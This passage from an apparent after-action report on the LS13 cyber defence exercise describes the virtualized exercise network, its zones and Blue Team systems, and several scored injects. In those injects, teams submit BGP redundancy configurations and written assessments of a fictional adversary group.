
4. Virtualization

VMWare vSphere 5.0 Enterprise Plus was the underlying virtualization platform.

5. Remarks

1. Selecting the unified computing platform for exercise infrastructure was a good decision. Our main constraint is the number of people who can contribute into the preparations of the CDX and we believe UCS saved us time in management. Still, this estimation is purely empirical and we do not have concrete measurements.
2. In contrast to the previous exercises we have conducted, there were no infrastructure break-downs during the game, only few teams reported slowness in accessing their systems.
3. Traffic recording using Cisco Nexus 1000v switches and ERSPAN protocol worked smoothly. The requirement for collecting all data centrally and also providing the Blue Teams an option to sniff the data from all their VLANs was met.
4. As expected, the storage was the most utilized component (often 100% of the capacity). Other core infrastructure components (blades, ASA, switches) were moderately utilized.

Annex III: Gamenet

Contents


1. Simulated Internet
2. Zones
3. Blue Team Systems

1. Simulated Internet

In general, the Gamenet could be seen consisted of two main parts:

- Simulated Internet (SINET): routing infrastructure, bad guys and all kind of support systems.
- Blue Team Systems: identical networks for all Blue Teams.

Network scheme of the SINET was the following:



2. Zones

The following table describes the major network Zones in LS13 Gamenet.

Zones				
Name	Abbreviation	VLAN	IP Range	Description
Management	MGMT	1XX	10.0.1XX.0/24	Management interfaces for Blue Team VMs. Private VLAN
Management2	MGMT2	100,	10.0.100.1XX/32,	Nexus admin interfaces and Windows host for accessing vCenter

			88	10.80.8.1XX/32	server
Simulated (GT)	Internet	GT_SINET	1000	10.0.0.0/24	Green Team servers providing services like DNS, NTP, software repositories for updates, news portal news.ex, mail server mail.ex,...
Simulated (RT)	Internet	RT_SINET	1001	10.0.128.0/18	Customer traffic (scoring, White Team members, traffic generation) and systems of malicious parties are located in this Zone
Simulated (BT)	Internet	BT_SINET	1551	10.50.51.0/24	Each Blue Team has one VM that they can use to check their services from the SINET
Mission Demilitarized Zone		MIL_DMZ	1XX6	10.X.6.0/24	Public services for mission networks
Mission Welfare Area	Welfare	MIL_WEL	1XX7	10.X.7.0/24	Welfare area for soldiers to browse Internet, call home, etc
Mission Workstations	Internal	MIL_INT	1XX3	10.X.3.0/24	UNCLASS workstations mainly for communicating with local authorities in Boolea
Aid Org DMZ		AID_DMZ	1XX8	10.X.108.0/24	Public services of the Aid Organizations
Aid Org Wifi		AID_WIFI	1XX9	10.X.109.0/24	Wifi area for volunteers joining to work for the Aid Organizations. BTs do not have access to the machines plugged into this segment
Aid Org Workstations	Internal	AID_INT	1XX4	10.X.104.0/24	Workstations for Aid Organization employees


- XX denotes 2-digit team number (01, 02, ..., 10)

3. Blue Team Systems

Each Blue Team had to manage 2 small networks which according to the scenario were located in physically different places. All systems were virtual machines running on VMware vSphere platform. The networks consisted of typical components one could find in office networks and many web applications with public access.

Each MIL-side router of a Blue Team was connected with the SINET through 2 ISP routers. It had also connections with two "adjacent" Blue Teams. The network interfaces for those links were connected but not configured. During the exercise, the teams had to cooperate with each other two in order to set up redundant links.

Blue Team network scheme could be found below:



Descriptions of individual systems have been provided in the following table:

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
btX.ex	BT_SINET	10.50.51.1XX	10.0.1XX.51	Ubuntu Desktop	512	• Linux	allowed	• no scored

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
				12.04		workstation for Blue Teams to check their own services		services
chat.aidX.ex	AID_DMZ	10.X.108.8	10.0.1XX.88	Ubuntu Server 12.04 32-bit	512	<ul style="list-style-type: none"> • Chat server for aid organization running IRC daemon 	allowed	<ul style="list-style-type: none"> • IRC (TCP: 6667) • IRC SSL (TCP: 6697)
counting.aidX.ex	AID_DMZ	10.X.108.6	10.0.1XX.86	Ubuntu Server 12.04 32-bit	512	<ul style="list-style-type: none"> • Body counting system 	allowed	<ul style="list-style-type: none"> • HTTP (TCP: 80)
csr.milX.ex	VLAN15XX, VLAN15XX+1, VLAN1XX0, VLAN1XX1, VLAN1XX5	10.50.X+1.0/24, 10.50.X.0/24, 10.X.0.2, 10.X.1.2, 10.X.5.2	10.0.1XX.2	Cisco IOS-XE	4096	<ul style="list-style-type: none"> • WAN router for connecting military unit with ISPs 	allowed	<ul style="list-style-type: none"> • BGP (TCP: 179; for peers) • SSH (TCP: 22)
db.aidX.ex	AID_DMZ	10.X.108.4	10.0.1XX.84	Ubuntu Server 12.04	512	<ul style="list-style-type: none"> • Database server for few web applications. NFS server for file shares 	allowed	<ul style="list-style-type: none"> • HTTP (TCP: 80) • MySQL (TCP: 3306) • NFS (All required daemons)
dc.int.aidX.ex	AID_INT	10.X.104.2	10.0.1XX.42	Windows Server 2008	2048	<ul style="list-style-type: none"> • Domain controller for 	allowed	<ul style="list-style-type: none"> • W32Time • DNS

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
						int.aidX.ex		<ul style="list-style-type: none"> • Kerberos • LDAP • RPC • SMB • X...
dc.int.milX.ex	MIL_INT	10.X.3.2	10.0.1XX.32	Windows Server 2008	2048	<ul style="list-style-type: none"> • Domain controller for int.milX.ex 	allowed	<ul style="list-style-type: none"> • W32Time • DNS • Kerberos • LDAP • RPC • SMB • X...
dns.aidX.ex	AID_DMZ	10.X.108.2	10.0.1XX.82	Ubuntu Server 12.04 32-bit	256	<ul style="list-style-type: none"> • DNS server for Zone aidX.ex 	allowed	<ul style="list-style-type: none"> • DNS (TCP: 53) • DNS (UDP: 53) • SSH (TCP: 22)
dns.milX.ex	MIL_DMZ	10.X.6.2	10.0.1XX.62	Ubuntu Server 12.04 32-bit	256	<ul style="list-style-type: none"> • DNS server for Zone milX.ex 	allowed	<ul style="list-style-type: none"> • DNS (TCP: 53) • DNS (UDP: 53) • SSH (TCP: 22)
files.int.aidX.ex	AID_INT	10.X.104.3	10.0.1XX.43	Windows Server 2003 R2 32bit	2048	<ul style="list-style-type: none"> • Internal fileserver for aid organization 	allowed	<ul style="list-style-type: none"> • SMB (TCP 445)

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
						employees		
files.int.milX.ex	MIL_INT	10.X.3.3	10.0.1XX.33	Windows 2003 64bit	4096	<ul style="list-style-type: none"> Internal fileserver for military unit 	allowed	<ul style="list-style-type: none"> SMB (TCP: 445)
fw.aidX.ex	AID_DMZ, AID_INT, AID_WIFI, VLAN1XX2	10.X.102.1, 10.X.104.1, 10.X.108.1, 10.X.109.1	10.0.1XX.21	Linux Endian 2.5.1	512	<ul style="list-style-type: none"> Firewall and VPN gateway for AID organization networks 	allowed	<ul style="list-style-type: none"> DHCP (for AID_WIFI) IPsec VPN SSH (TCP: 22)
fw.milX.ex	MIL_DMZ, MIL_INT, MIL_WEL, VLAN1XX5	10.X.3.1, 10.X.5.1, 10.X.6.1, 10.X.7.1	10.0.1XX.31	Linux Endian 2.5.1	512	<ul style="list-style-type: none"> Firewall and VPN gateway for mission network 	allowed	<ul style="list-style-type: none"> IPsec SSH (TCP: 22)
help.aidX.ex	AID_DMZ	10.X.108.7	10.0.1XX.87	Windows Server 2003	2048	<ul style="list-style-type: none"> Help request and ticketing system web application 	allowed	<ul style="list-style-type: none"> HTTP (TCP: 80)
log.int.milX.ex	MIL_INT	10.X.3.5	10.0.1XX.35	Ubuntu 12.04 32-bit	4096	<ul style="list-style-type: none"> Pre-configured log management server 	allowed	<ul style="list-style-type: none"> no scored services
mail.aidX.ex	AID_DMZ	10.X.108.3	10.0.1XX.83	Ubuntu 12.04 32-bit	512	<ul style="list-style-type: none"> External mailserver for aid 	allowed	<ul style="list-style-type: none"> HTTP (TCP: 80) HTTPS

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
						organization. Provides also access over web interface.		<ul style="list-style-type: none"> (TCP: 443) • IMAPS (TCP: 993) • POP3S (TCP: 995) • SMTP (TCP: 25)
mail.milX.ex	MIL_DMZ	10.X.6.3	10.0.1XX.63	Ubuntu 12.04 32-bit	256	<ul style="list-style-type: none"> • External mail server for Military Mission network 	allowed	<ul style="list-style-type: none"> • HTTP (TCP: 80) • HTTPS (TCP: 443) • IMAPS (TCP: 993) • POP3S (TCP: 995) • SMTP (TCP: 25)
mgmt-btX.ex	MGMT	10.80.8.100+X	NA	Windows Server 2008	2048	<ul style="list-style-type: none"> • Windows host for Blue Teams to access vCenter server 	allowed	<ul style="list-style-type: none"> • no scored services
nexus1000vX	All	NA	10.0.100.1XX	Cisco NX-OS	2048	<ul style="list-style-type: none"> • Cisco Nexus 1000v switch for the whole Blue Team infrastructure (includes both AID and MIL side) 	allowed	<ul style="list-style-type: none"> • no scored services

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
onion.int.milX.ex	MIL_INT	10.X.3.6	10.0.1XX.36	Ubuntu 12.04 (Security Onion)	4096	<ul style="list-style-type: none"> • Default installation of Security Onion for network monitoring 	allowed	<ul style="list-style-type: none"> • no scored services
ownvm-btX.ex	TBD	TBD	10.0.1XX.TBD	TBD	4096	<ul style="list-style-type: none"> • Virtual machine created by Blue Teams themselves 	allowed	<ul style="list-style-type: none"> • no scored services
tv.milX.ex	MIL_DMZ	10.X.6.5	10.0.1XX.65	Ubuntu 12.04 32-bit	1024	<ul style="list-style-type: none"> • TV tower PC on MIL side that allows to broadcast news mainly targeted for the locals in Boolea 	allowed	<ul style="list-style-type: none"> • FTP (TCP: 21) • HTTP (TCP: 80) • VLC Streaming (TCP: 8080)
ws1.int.aidX.ex	AID_INT	10.X.104.141	10.0.1XX.141	Windows XP SP3	512	<ul style="list-style-type: none"> • Windows XP workstation for aid orgs 	allowed	<ul style="list-style-type: none"> • CIFS (TCP: 445) • RDP (TCP: 3389)
ws1.int.milX.ex	MIL_INT	10.X.3.131	10.0.1XX.131	Windows XP SP3	512	<ul style="list-style-type: none"> • Windows XP workstation for military units 	not allowed	<ul style="list-style-type: none"> • CIFS (TCP: 445) • RDP (TCP: 3389)

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
ws1.wel.milX.ex	MIL_WEL	10.X.7.171	10.0.1XX.171	Windows 8	2048	<ul style="list-style-type: none"> Windows workstation 	allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws2.int.aidX.ex	AID_INT	10.X.104.142	10.0.1XX.142	Windows XP SP3	512	<ul style="list-style-type: none"> Windows XP workstation for aid orgs 	allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws2.int.milX.ex	MIL_INT	10.X.3.132	10.0.1XX.132	Windows XP SP3	512	<ul style="list-style-type: none"> Windows XP workstation for military units 	not allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws2.wel.milX.ex	MIL_WEL	10.X.7.172	10.0.1XX.172	Windows 8	2048	<ul style="list-style-type: none"> Windows workstation 	allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws3.int.aidX.ex	AID_INT	10.X.104.143	10.0.1XX.143	Windows 7	2048	<ul style="list-style-type: none"> Windows 7 workstation for aid orgs 	allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws3.int.milX.ex	MIL_INT	10.X.3.133	10.0.1XX.133	Windows 7	2048	<ul style="list-style-type: none"> Windows 7 workstation for military units 	not allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
ws4.int.aidX.ex	AID_INT	10.X.104.144	10.0.1XX.144	Windows 7	2048	<ul style="list-style-type: none"> Windows 7 workstation for aid orgs 	allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws4.int.milX.ex	MIL_INT	10.X.3.134	10.0.1XX.134	Windows 7	2048	<ul style="list-style-type: none"> Windows 7 workstation for military units 	not allowed	<ul style="list-style-type: none"> CIFS (TCP: 445) RDP (TCP: 3389)
ws5.int.aidX.ex	AID_INT	10.X.104.145	10.0.1XX.145	Ubuntu 11.10 32-bit	512	<ul style="list-style-type: none"> Linux workstation for power users in aid orgs 	allowed	<ul style="list-style-type: none"> SSH (TCP: 22) VNC (TCP: 5901)
ws5.int.milX.ex	MIL_INT	10.X.3.135	10.0.1XX.135	Ubuntu 11.10 32-bit	512	<ul style="list-style-type: none"> Linux workstation for power users in military units 	not allowed	<ul style="list-style-type: none"> SSH (TCP: 22) VNC (TCP: 5901)
www.aidX.ex	AID_DMZ	10.X.108.5	10.0.1XX.85	Ubuntu Server 12.04	512	<ul style="list-style-type: none"> Public web server for aid organizations 	allowed	<ul style="list-style-type: none"> FTP (TCP: 21) HTTP (TCP: 80) HTTPS (TCP: 443)
www.milX.ex	MIL_DMZ	10.X.6.4	10.0.1XX.64	Ubuntu Server	512	<ul style="list-style-type: none"> PR website for 	not allowed	<ul style="list-style-type: none"> FTP (TCP:

«	Zone «	IP «	MGMT_IP «	OS «	RAM «	Description «	Patching «	Required Services «
				10.04		the military mission		21) <ul style="list-style-type: none"> • HTTP (TCP: 80) • HTTPS (TCP: 443)

Annex IV: Scenario Injects

Contents



1. Introduction
2. Redundant Infrastructure
 1. Description
 2. Scoring
 3. Response from BT8
 4. Response from BT6
3. Adversary Assessment I
 1. Description
 2. Response from BT8
 3. Response from BT7
4. Adversary Assessment II
 1. Description
 2. Response from BT8
 3. Response from BT5
5. Abuse Report
 1. Description
 2. Response from BT4
 3. Response from BT8
 4. Response from BT7

1. Introduction

In this Annex we provide more detailed information on so called scenario injects that were scored. For each inject, the responses from the two or three of the Blue Teams who were assigned the highest amount of points have been included.

2. Redundant Infrastructure

2.1. Description

- **Inject Text:** Internet infrastructure in Boolea is not reliable. Therefore the more redundancy you have in connecting your networks with the other world the better. The main router of your MIL infrastructure `csr.milX.ex` has physical connectivity with two other Blue Teams: `Blue(((X+8) mod 10)+1)` and `Blue((X mod 10)+1)`. However the link is down by default and has not been configured. Your task is to agree with your neighbouring Blue Teams to provide each other transit in case the links with the primary ISPs would go down and configure the routers respectively. You have 1 hour to complete the task and report back via e-mail.
- **Injection time:** Beginning of phase 2 11.30Z - 12.00Z Day 1
- **Injection method:** e-mail from  `hq@mail.ex`
- **Inject feedback:** e-mail to  `hq@mail.ex` with correct additional conf entries.

2.2. Scoring

The scoring criteria were generated "on the fly" by the Green Team members and therefore the Blue Teams did not know what exactly was evaluated. They could get bonus points for best practice usage:

- Idea correct, BGP configuration OK.
- Configuration complete.
- Bonus points for best practice usage: ttl-sec, max-prefix, peer password, password encryption, acl-s, prefix-lists, peer-group, route-maps, logging tuning, rpf-check, local-preference, grace-restart.

2.3. Response from BT8

Here are relevant conf lines regarding redundant links to partner BTs:

```
diff --git a/csr.conf b/csr.conf
index edf87cb..ed14c2d 100644
--- a/csr.conf
+++ b/csr.conf
@@ -116,13 +116,13 @@ interface GigabitEthernet3
 negotiation auto
 !
 interface GigabitEthernet4
- no ip address
- shutdown
+ ip address 10.50.8.1 255.255.255.0
+ ip access-group uplink-in in
 negotiation auto
 !
 interface GigabitEthernet5
- no ip address
- shutdown
+ ip address 10.50.9.2 255.255.255.0
+ ip access-group uplink-in in
 negotiation auto
 !
 interface GigabitEthernet0
@@ -142,6 +142,12 @@ router bgp 65008
 neighbor uplink soft-reconfiguration inbound
 neighbor uplink prefix-list uplink-in in
 neighbor uplink maximum-prefix 200
+ neighbor peer peer-group
+ neighbor peer version 4
+ neighbor peer soft-reconfiguration inbound
+ neighbor peer prefix-list uplink-in in
+ neighbor peer route-map PEER-in in
+ neighbor peer maximum-prefix 200
 neighbor 10.8.0.1 remote-as 65100
 neighbor 10.8.0.1 peer-group uplink
 neighbor 10.8.0.1 description ISP1
@@ -150,6 +156,13 @@ router bgp 65008
 neighbor 10.8.1.1 peer-group uplink
 neighbor 10.8.1.1 description ISP2
 neighbor 10.8.1.1 route-map ISP2-in in
+ neighbor 10.50.8.2 remote-as 65007
+ neighbor 10.50.8.2 peer-group peer
+ neighbor 10.50.8.2 description BT7
+ neighbor 10.50.9.1 remote-as 65009
+ neighbor 10.50.9.1 peer-group peer
+ neighbor 10.50.9.1 description BT9
+ neighbor 10.50.9.1 password Vuheeyus2L
 !
 ip access-list logging interval 100
```



```

ip access-list log-update threshold 1
@@ -181,6 +194,11 @@ ip access-list extended uplink-in
  permit tcp host 10.8.0.1 gt 1024 host 10.8.0.2 eq bgp
  permit tcp host 10.8.1.1 eq bgp host 10.8.1.2 gt 1024 established
  permit tcp host 10.8.1.1 gt 1024 host 10.8.1.2 eq bgp
+ remark --- BGP with neighbors
+ permit tcp host 10.50.8.2 eq bgp host 10.50.8.1 gt 1024 established
+ permit tcp host 10.50.8.2 gt 1024 host 10.50.8.1 eq bgp
+ permit tcp host 10.50.9.1 eq bgp host 10.50.9.2 gt 1024 established
+ permit tcp host 10.50.9.1 gt 1024 host 10.50.9.2 eq bgp
  deny tcp any any eq bgp log
  remark --- NTP
  permit udp host 10.0.0.2 eq ntp host 10.8.5.2 eq ntp
@@ -204,6 +222,8 @@ ip access-list extended uplink-in
  deny ip any host 10.8.0.2
  deny ip any host 10.8.1.2
  deny ip any host 10.8.5.2
+ deny ip any host 10.50.8.2
+ deny ip any host 10.50.9.1
  remark --- ISP links
  deny ip any 10.8.0.0 0.0.0.255
  deny ip any 10.8.1.0 0.0.0.255
@@ -225,6 +245,10 @@ ip prefix-list uplink-in seq 30 deny 10.8.6.0/24
le 32
  ip prefix-list uplink-in seq 40 deny 10.8.7.0/24 le 32
  ip prefix-list uplink-in seq 50 permit 0.0.0.0/0 le 32
!
+route-map PEER-in permit 10
+ set local-preference 90
+ set community 65008:103
+!
route-map ISP1-in permit 10
  set local-preference 100
  set community 65008:101

```

2.4. Response from BT6

```



Interface GigabitEthernet3
ip address 10.6.1.2 255.255.255.0
no ip redirects
no ip unreachableables
no ip proxy-arp
negotiation auto
no mop enabled
!
interface GigabitEthernet4
ip address 10.50.6.1 255.255.255.252
no ip redirects
no ip unreachableables
no ip proxy-arp
negotiation auto
no mop enabled
bgp log-neighbor-changes
bgp graceful-restart restart-time 120
bgp graceful-restart stalepath-time 360
bgp graceful-restart
network 10.6.3.0 mask 255.255.255.0
network 10.6.5.0 mask 255.255.255.0
network 10.6.6.0 mask 255.255.255.0
network 10.6.7.0 mask 255.255.255.0
neighbor 10.6.0.1 remote-as 65100
neighbor 10.6.1.1 remote-as 65200
neighbor 10.50.6.2 remote-as 65005
neighbor 10.50.6.2 password 7 11001C5713405F38167C
neighbor 10.50.6.2 ttl-security hops 1
neighbor 10.50.6.2 update-source GigabitEthernet4
neighbor 10.50.6.2 maximum-prefix 200 70 restart 2

```

```
neighbor 10.50.7.2 remote-as 65007
neighbor 10.50.7.2 password 7 10470C4B0145463F1E52
neighbor 10.50.7.2 ttl-security hops 1
neighbor 10.50.7.2 update-source GigabitEthernet5
neighbor 10.50.7.2 maximum-prefix 200 70 restart 2
```

3. Adversary Assessment I

3.1. Description

- **Inject text:** Coalition intelligence asks for a brief assessment of the adversary. Who are they, how many are there, how capable are they, what is their motivation and what are their goals? Provide a reasoned summary of up to 500 words. You have one hour to reply via e-mail. Report to HQ.
- **Injection time:** Two hours into Phase 2, coordinated with Media obj 3.3. Response expected in one hour.
- **Injection method:** e-mail from  hq@mail.ex.
- **Inject feedback:** e-mail to  hq@mail.ex.

3.2. Response from BT8

Dear HQ,

Brief summary regarding our adversary:

1) We don't have a solid proof regarding attackers identity. Due to the limited mandate, we do not have permission to "actively" gather information about attackers (i.e. hack back).

Attribution purely based on attackers' IP's and messages left on defaced websites ("hacked by BIT") is not enough to make hard claims regarding their identity. From commanders briefing, coalition intel report and game documentation it is speculated that attackers are local Boolea extremists who have support from international terrorist.

2) Based on the fact that we have seen three (3) ongoing attacks at the same time against our systems and taking into account the different skill-sets (web, network etc) which is needed to execute those attacks we believe that we are dealing with multiple teams or attacker groups whose activities are coordinated. These are not tasks that 1 or 2 attackers can do by themselves. Adding the fact that other teams are also under attack we estimate the size of attackers to be more than 20 persons.

3) We have seen very simple "script-kiddie" style web attacks and lately more sophisticated attacks against our mail servers. Regarding capabilities, based on the attacks we have seen they are able to carry out the following:

- * web attacks including databases;
- * attacks against Linux servers and services;
- * client side attacks on windows systems;
- * different network and services vulnerability scans.

Skill-set: medium.

4) Motivation: To cause problems to AID organisation who is helping to mitigate the cholera epidemic.

5) Goal: From the military side, possibly stealing confidential information. On AID networks causing problems to service availability.

Regards,
BT8

3.3. Response from BT7

You can read the below information regarding your request.

- Who are they?

We have identified IP addresses but we can not assess who is behind them. Members of BIT are expected to use cyber space to achieve their objectives.

- How many are there?

Tens of IPs changing dynamically when they are identified.

- How capable are they?

Attackers have a high technical level. We have undergone several sophisticated attacks. You can find additional information in the "situational reporting" (1100Z 13:00Z).

- What is their motivation?



If the attackers are BIT members, motivation is ethnic cleansing.

- What are their goals?

Aid orgs and NATO troops are objectives since they are trying to prevent ethnic cleansing and provide relief to the civil population both in the north and south areas of the country.

4. Adversary Assessment II

4.1. Description

- **Inject text:** Coalition intelligence asks for a 200-word assessment update on the adversary. You have 30 minutes to reply via e-mail.
- **Injection time:** beginning of 4th Phase. Response expected in 30 minutes.
- **Injection method:** e-mail from  hq@mail.ex.
- **Inject feedback:** e-mail to  hq@mail.ex.
- **Rationale:** check if the BT is paying attention to the news, as well as clues left by the Red Team. Can they put the puzzle together?

4.2. Response from BT8

1) Who? Unfortunately, we have still no hard evidence regarding attackers' identity. Given the fact that there are lots of attacks against AID systems availability, the local extremist speculations may be correct.

2) How many? Based on the attacks we have seen today we estimate that attackers have gained additional resources (more people). We have seen again many multiple attack attempts, plus attacks are getting more sophisticated and more vectors are used. We estimate the attackers' number to be 30 or even more, they are possibly organised into smaller groups and given specific tasks.

3) Capacity - as yesterday, we have seen the following capabilities:

- * web attacks including databases;
- * attacks against Linux servers and services;
- * client side attacks on Windows systems;

* different network and services vulnerability scans.

In addition, today we have also seen the following:

- * well hidden backdoors planted in our systems which have been deployed a long time ago;
- * attacks against routing infrastructure (BGP);
- * spam.

Adversary is well resourced and attack activities are coordinated.

4) Motivation / Goal:

- * Disrupt AID services, in order to cause problems coordinating cholera epidemic response activities.
- * We have seen more data-stealing attacks. Stolen data is used to discredit our public reputation (released to media) and also used for conducting additional attacks.

4.3. Response from BT5



Sir,

All attacking IP addresses have been confirmed to come from BIT known addresses. This information is based upon collaboration with other Blue Teams, internal knowledge databases and attack signatures. We have identified the exploits used, the back doors installed in systems and the tools used to exploit these vulnerabilities. From an attribution point of view, even though the attacks come from BIT addresses, these attacking systems may be botnets (pre-controlled systems) used by sympathisers as a launching pad. BT is talking to legal to raise the issue.

brgds

5. Abuse Report

5.1. Description

